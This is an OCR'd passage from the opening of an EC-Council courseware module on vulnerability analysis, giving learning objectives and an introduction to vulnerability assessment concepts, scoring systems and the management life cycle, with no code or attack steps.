

MODULE 05

VULNERABILITY ANALYSIS



EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize Vulnerability Assessment Concepts
- LO#02: Explain Vulnerability Classification and Assessment Types
- LO#03: Use Vulnerability Assessment Tools
- LO#04: Analyze Vulnerability Assessment Reports

Learning Objectives

In today's world, organizations depend heavily on information technology for protecting vital information. This information is associated with areas of finance, research and development, personnel, legality, and security. Vulnerability assessments scan networks for known security weaknesses.

Attackers perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems. The identified vulnerabilities are used by attackers to further exploit that target network.


Vulnerability assessment plays a major role in providing security to any organization's resources and infrastructure from various internal and external threats. To secure a network, an administrator needs to perform patch management, install proper antivirus software, check configurations, solve known issues in third-party applications, and troubleshoot hardware with default configurations. All these activities together constitute a vulnerability assessment.

This module starts with an introduction to vulnerability assessment concepts. It also discusses the various vulnerability scoring systems, vulnerability databases, vulnerability management life cycle, and various approaches and tools used to perform vulnerability assessments. This module will provide knowledge about the tools and techniques used by attackers to perform a quality vulnerability analysis. It concludes with an analysis of the vulnerability assessment reports that help an ethical hacker to fix the identified vulnerabilities.

At the end of this module, you will be able to:

- Understand vulnerability, vulnerability research, vulnerability assessment, and vulnerability scoring systems

